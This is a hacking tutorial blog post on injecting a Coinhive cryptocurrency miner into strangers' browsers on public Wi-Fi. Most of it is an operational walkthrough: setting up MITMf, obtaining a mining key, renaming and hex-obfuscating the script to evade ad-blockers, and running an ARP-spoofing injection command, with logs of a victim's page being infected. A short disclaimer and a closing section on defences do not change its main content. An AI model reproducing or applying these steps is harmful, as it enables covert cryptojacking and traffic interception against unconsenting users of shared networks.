

How to Inject Coinhive Miners into Public Wi-Fi Hotspots

By [tokyoneon](#) 01/30/2018 9:54 pm

[Coinhive](#), a JavaScript cryptocurrency miner, was reportedly discovered on the [BlackBerry Mobile website](#). It was placed there by hackers who exploited a vulnerability in the site's e-commerce software that allowed them to anonymously mine cryptocurrency every time the website was viewed. There's no doubt Coinhive, an innovative mining method, is being abused and exploited by hackers in the wild.

How Coinhive Works & Is Exploited

Coinhive offers a legitimate cryptocurrency miner that website administrators and operators can embed into their websites. When users visit websites hosting the Coinhive miner, JavaScript will run the miner directly in their browsers, mining for cryptocurrency silently in the background using the computers' processors.

This tool was designed as an alternative revenue-generating method for website administrators looking to get rid of ugly banner ads taking up space on their website that could be easily banished using ad-blockers. Instead of Bitcoin (BTC) or other popular cryptocurrencies, Coinhive mines for [Monero](#) (XMR) which is valued about 35 times less than Bitcoin at the time of this writing but still in the [top 10 most valuable cryptocurrencies](#) available (based on price per coin).

Don't Miss: [Gain Complete Control of Any Android Phone with the AhMyth RAT](#)

Coinhive itself is a completely legitimate company, but recent events in the news have shown how easily this JavaScript mining technology can be abused by hackers looking to make a quick crypto-buck.

The BlackBerry incident is one of many reported cases where hackers and internet service providers (ISPs) used Coinhive for malicious purposes. In October, [TrendMicro discovered](#) several apps found in the Google Play Store which utilized Coinhive's mining technology by invisibly mining cryptocurrencies when the Android apps were installed. There were also reports of Coinhive miners [embedded on a Starbuck's website](#), which was placed there by an ISP.

Learning How Coinhive Can Be Exploited

There are several GitHub projects, such as [CoffeeMiner](#), designed to perform man-in-the-middle (MitM) attacks to inject Coinhive miners into web browsers connected to public Wi-Fi hotspots. However, in my experience with MitM attacks, I believe it would be easier to use a tool like the [Man-in-the-Middle Framework](#) (MITMf) to achieve the same results with a single command. MITMf is an excellent tool created to make MitM attacks as simple as possible.

In our example guide, we'll be using MITMf to inject a Coinhive JavaScript miner into other browsers on the same Wi-Fi network. This will allow us to insert JavaScript miners into the webpages of unsuspecting coffee shop goers as they browse the internet.

Before beginning, it's worth noting that Coinhive will terminate any accounts found that implement their JavaScript miner by way of [unauthorized means](#), i.e., hacking. And we recommend you use this guide for educational purposes only, not to actually put into motion on any unsuspecting hotspots you don't own.

Step 1 Installing MITMf

I'll be installing MITMf in Kali Linux using [apt-get](#). Simply type the below command into a terminal. If you'd rather install MITMf from the source code, you can reference [Takhion's excellent guide to doing so](#) or the [instructions on GitHub](#).

```
sudo apt-get install mitmf
```

That's it for installing MitMF. There's absolutely no configuration required after installing it, so let's dive into creating a Coinhive account next.

Don't Miss: [How to Flip Photos, Change Images & Inject Messages into Friends' Browsers on Your Wi-Fi Network](#)


Step 2 Creating a Coinhive Account

Now that we have MitMF installed, head over to the [Coinhive registration page](#) to create an account. There are no requirements for creating an account with Coinhive — anyone can signup in seconds.

The registration process is very quick and simple. After registering, check your email for the registration confirmation you'll need to complete, then log into your new account.

We'll need to locate our unique site key, which is an individual key meant to be used for each website running JavaScript miners. However, we won't be using Coinhive in a conventional way, so we'll only need one site key.

To find your site key, navigate to the "[Sites & API Keys](#)" page. The site key we'll be using is next to *Site Key (public)*, so make sure to copy that down for later.



The screenshot shows the Coinhive settings page at <https://coinhive.com/settings/sites>. At the top, there is a message: "If you accidentally leaked a Secret Key, you can revoke it here and generate a new one." Below this, there is a table with two columns: "Name" and "Your Site". The first row has "Site Key (public)" in the "Name" column and a text input field containing "vEQ" followed by a blurred string and "IY" in the "Your Site" column. This row is highlighted with a red border. The second row has "Secret Key (private)" in the "Name" column and a text input field containing a blurred string, followed by a "(revoke)" link. Below the table, there is a blue button labeled "SAVE SITE NAMES".

Name	Your Site
Site Key (public)	vEQ [blurred] IY
Secret Key (private)	[blurred] (revoke)

SAVE SITE NAMES

Anyone using an ad-blocker like [uBlock Origin](#) will find the Coinhive page appears broken and malformed. The [uBlock Origin](#) ad-blocker, one most popular ad-blockers available, currently blacklists the coinhive.com domain. This is no doubt a result of hackers abusing Coinhive. Disable your ad-blocker to register and use Coinhive.

Ad-blocking issues like this indicate that we'll need to take additional steps to ensure ad-blockers don't prevent the Coinhive miner from running in victim browsers. Most ad-blockers will filter out domain names like coinhive.com that have been reported as behaving maliciously. Obfuscating the domain name and JavaScript filename will be important to the success of this attack.

Step 3 Evading Ad-Blockers

First, head over to the Coinhive [documentation page](#) where we'll get a better understanding of the JavaScript we'll be injecting into victim browsers. Below is a JavaScript miner in its simplest form.

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR-SITE-KEY-HERE');
miner.start();
</script>
```

The first script source ("script src") line will instruct victim browsers to download the .js file from the Coinhive website. The "var miner" line will tell Coinhive which account is mining the Monero, and the "miner.start" line instructs victim browsers to start mining immediately. We'll need to focus on obfuscating the coinhive.com domain and the .js filename if we want to evade most ad-blockers.

Just note that using steps 4 and 5 below may not effectively evade all ad-blockers. The way a miner works is that it has to report its proof-of-work back to the server, otherwise, it's just mining for no reason. Since the source code is hard-coded to make calls back to the Coinhive server, ad-blockers that block on the DNS level may still block the proofs from getting to the server, preventing any cryptocurrency from being earned on the account. However, ad-blockers that only block on the HTML tag level will almost certainly still get through.

Step 4 Renaming the JavaScript File

To start, let's make a temporary directory on our device to host the Coinhive JavaScript locally. Using the [mkdir](#) command, make a directory called **coinhive-js** in the /tmp directory. Then, change into the new coinhive-js directory using the [cd](#) command.

```
mkdir /tmp/coinhive-js
cd /tmp/coinhive-js
```

When that's done, download the [Coinhive JavaScript](#) we'll be injecting into victim browsers. On Unix-like systems, we can use **wget** from a terminal.

```
wget https://coinhive.com/lib/coinhive.min.js
```

Let's also rename the file for further evasion. A random string that's unlikely to be found in an ad-blocker database seems like good practice for this sort of attack. We can easily use OpenSSL from a terminal to [generate random strings](#):

```
openssl rand -hex 16
```

The **16** tells OpenSSL to generate 16 random characters. If you wish to generate a longer string, simply increase the value to your preference. Next, we can rename the "coinhive.min.js" filename with the [mv](#) command:

```
mv coinhive.min.js random-string-here.js
```

I wasn't clever about my random string name for this demonstration. Simply typing random letters and numbers on your keyboard will suffice.

```
`/ tokyoneon ~
> mkdir /tmp/coinhive-js

`/ tokyoneon ~
> cd /tmp/coinhive-js/

`/ tokyoneon /tmp/coinhive-js
> wget https://coinhive.com/lib/coinhive.min.js
--2018-01-18 05:13:30-- https://coinhive.com/lib/coinhive.min.js
Resolving coinhive.com (coinhive.com)... 94.130.102.124
Connecting to coinhive.com (coinhive.com)|94.130.102.124|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/javascript]
Saving to: 'coinhive.min.js'

coinhive.min.js      [ <=> ] 20.08K --.-KB/s   in 0.005s

2018-01-18 05:13:33 (3.72 MB/s) - 'coinhive.min.js' saved [63346]

`/ tokyoneon /tmp/coinhive-js
> mv coinhive.min.js ghfldghfsdhgldfhgfd.js

`/ tokyoneon /tmp/coinhive-js
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [18/Jan/2018 05:14:07] "GET / HTTP/1.1" 200 -
```

Last, we'll need to host the JavaScript file so that victim browsers on our Wi-Fi network will be able to download it. For this, we'll use a simple **python3** command.

```
python3 -m http.server 80
```

The **http.server** is the Python3 HTTP server module we'll be enabling with the **-m** argument. **80** is the port number the HTTP server will listen on. We can verify our Python3 server is up and working by visiting <http://127.0.0.1:80> in our browsers. The **127.0.0.1** is the local address of our computer. This address is commonly used to host services (like HTTP servers) on our computer.



Step 5 Obfuscating the URL

With our JavaScript ready to go, let's talk about URL obfuscation with [hexadecimal encoding](#). We can easily evade ad-blocker filters by encoding our local IP address. For example, navigating to <http://0xC0A80001> in your browser right now will take you to <http://192.168.0.1>. Our browsers are able to understand and interpret hexadecimal strings as if they were plaintext.

There are [online tools](#) for converting IP addresses to hexadecimal strings, and that's the easiest way to go about this. First, find your IP address with the [ifconfig](#) command.

```
ifconfig wlan0
```

Your local IP address will most likely be something like 192.168.0.2 or 192.168.1.10. When you've figured that out, enter your IP into a [hexadecimal converter website](#) to get its hexadecimal equivalent value.

Now, let's put it all together! Here's the Coinhive JavaScript again with a hexadecimal IP address and obfuscated filename:


```
<script      src="http://0x0A989811/ghfldghfsdhgflsdhgfd.js" ></script>
<script>
var      miner      =      new      CoinHive.Anonymous('YOUR-SITE-KEY-HERE');
miner.start();
</script>
```

Let's now save these 5 lines of code to a file locally, as we'll need to inject it into victim browsers using MITMf. You can use your favorite text editor to save the JavaScript or by typing the below **nano** command into a terminal.

```
nano /tmp/coinhive-js/miner.js
```

We'll save it into the coinhive-js directory we created earlier as **miner.js**. Press *Ctrl + X* on your keyboard to exit nano, then press *Y* and *Enter* to save the file.

Don't Miss: [An Intro to Vim, the Unix Text Editor Every Hacker Should Be Familiar With](#)



```
`/ tokyoneon /tmp/coinhive-js
> ls
ghfldghfsdhgflsdhgfd.js  miner.js

`/ tokyoneon /tmp/coinhive-js
> cat miner.js
<script src="http://0x0A989811/ghfldghfsdhgflsdhgfd.js"></script>
<script>
    var miner = new CoinHive.Anonymous('');
    miner.start();
</script>
```

Step 6 Injecting the Miner into Browsers

We have MITMf installed, a new Coinhive account, and a JavaScript payload obfuscated to evade pesky ad-blockers. Now let's see how this is actually put to use.

To use MitMF, run the below command.

```
mitmf -i wlan0 --inject --js-file /tmp/coinhive-js/miner.js --arp --spoof --gateway 192.168.0.1
```

The **-i** tells MITMf which network interface to attack on, while **wlan0** is the default wireless interface in Kali Linux. The **192.168.0.1** gateway address is the local IP address of the Wi-

Fi router. 192.168.0.1 is a very common gateway address. To find your router's local IP address, you can try running the **route -n** command in a terminal. Under the "Gateway" column, you should see something like "192.168.X.X."

```
~/tokyoneon ~/Desktop/MITMf
> ./mitmf.py -i wlan0 --inject --js-file /tmp/coinhive-js/miner.js --arp --spooof --gateway 192.168.0.1

mitmf

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ Inject v0.4
|_ Spooof v0.6
|_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
```


Don't Miss: [Using Ship for Quick & Handy IP Address Information](#)

Once we've started the MitM attack, all devices connected to the Wi-Fi network will have our JavaScript payload injected into many of their webpages. We'll know a victim browser was affected by our MitM attack when the MITMf terminal reports "Injected JS file: example.com."

```
[type:Chrome-63 os:Windows] stackoverflow.com
[type:Chrome-63 os:Windows] stackoverflow.com
[type:Chrome-63 os:Windows] Zapped a strict-transport-security header
[type:Chrome-63 os:Windows] [Inject] Injected JS file: stackoverflow.com
[type:Chrome-63 os:Windows] ajax.googleapis.com
[type:Chrome-63 os:Windows] cdn.sstatic.net
[type:Chrome-63 os:Windows] cdn.sstatic.net
[type:Chrome-63 os:Windows] i.stack.imgur.com
[type:Chrome-63 os:Windows] i.stack.imgur.com
[type:Chrome-63 os:Windows] i.stack.imgur.com
```

We can clearly see someone using the Google Chrome browser on a Windows operating system visiting stackoverflow.com and our JavaScript payload injected into their browser. Their browser will start mining Monero immediately and will continue to do so until the stackoverflow.com browser tab is closed.

If we take a closer look at the victim's browser, we can see our Coinhive JavaScript payload was injected into the bottom on their stackoverflow.com webpage completely without their knowledge.



You may also notice I installed three of the top ad-blockers from the Chrome Web Store. None of the ad-blockers detected this activity as nefarious or malicious.

After the JavaScript miner has been injected into a victim's browser, you can actually disable the MITMf command to stop the attack and the Coinhive JavaScript will continue to mine cryptocurrency in the victim's web browser. If the victim leaves the coffee shop with browser tab open, the Coinhive JavaScript will continue mining the next time they're online on any Wi-Fi network. The Coinhive miner will continue until the victim closes the infected browser tab or closes their web browser entirely.

Don't Miss: [Use the Chrome Browser Secure Shell App to SSH into Remote Devices](#)

How to Protect Yourself from JavaScript Miners

Well, it's clear ad-blockers are not the most effective method of dealing with JavaScript miners. With some trivial evasion techniques, cryptocurrency miners may still find their way into your web browser.

- The best way to avoid running malicious JavaScript code in your browser is to disable JavaScript entirely. Only enable and use JavaScript when it's absolutely necessary. [NoScript](#) is often recommended by security professionals and is currently the most convenient way of quickly enabling JavaScript on an as-needed basis.
- Opera also includes a feature called "[NoCoin](#)" that blocks cryptocurrency mining scripts on webpages, so that's an interesting browser option if you're not in love with Chrome, Safari, Edge, etc. However, there are [some browser extensions](#) that do something similar.
- If you don't want to block JavaScript, you can monitor your CPU usage frequently to see if there are any suspicious spikes in activity, which could indicate background mining. On a Windows computer, you can check in the "Task Manager," while on Macs, it would be "Activity Monitor."
- Also, just check the address bar of the browser; If you're on an HTTPS site with the lock in the corner, you likely haven't been MitM'd. Many websites get added to the browser [HSTS preload list](#), which means even if a MitM attack tries to strip HSTS headers and redirect to HTTP instead of HTTPS, the browser won't comply as it knows to only contact that domain over HTTPS. So, the Coinhive mining hack above wouldn't work on these sites anyway. You can check if a site is on the HSTS browser preload list by typing in its root domain name into [an online tool](#).
- Another step you can take to protect yourself from MitM attacks on public networks is to use a virtual private network (VPN). While using a VPN won't block a miner script served from the server, it will bypass the MitM attack on the specific access point.
- If you use an ad-blocker, make sure to use one that works on the DNS level and not just the HTML tag level. While it won't necessarily prevent your computer from becoming a miner, it will prevent them from earning any reward from it.

Don't Miss: [Fully Anonymize Kali with Tor, Whonix & PIA VPN](#)

How Lucrative Is JavaScript Mining?

Readers interested in gauging how profitable Coinhive mining really is may find [Maxence Cornet's Medium article](#) insightful. Maxence tried Coinhive on his website for several days with the intention of replacing traditional banner ads with a Coinhive JavaScript miner. With 1,000 visits on Maxence's website per day, he says:

I made 0.00947 XMR in 60 hours, a whopping \$0.89, that's \$0.36 a day

Not the most impressive returns, but there's no doubt mining cryptocurrency with Coinhive has become a popular avenue for hackers to easily abuse. It may not be very lucrative when used on small websites, but imagine a Coinhive miner on every Facebook and Google page? It could happen.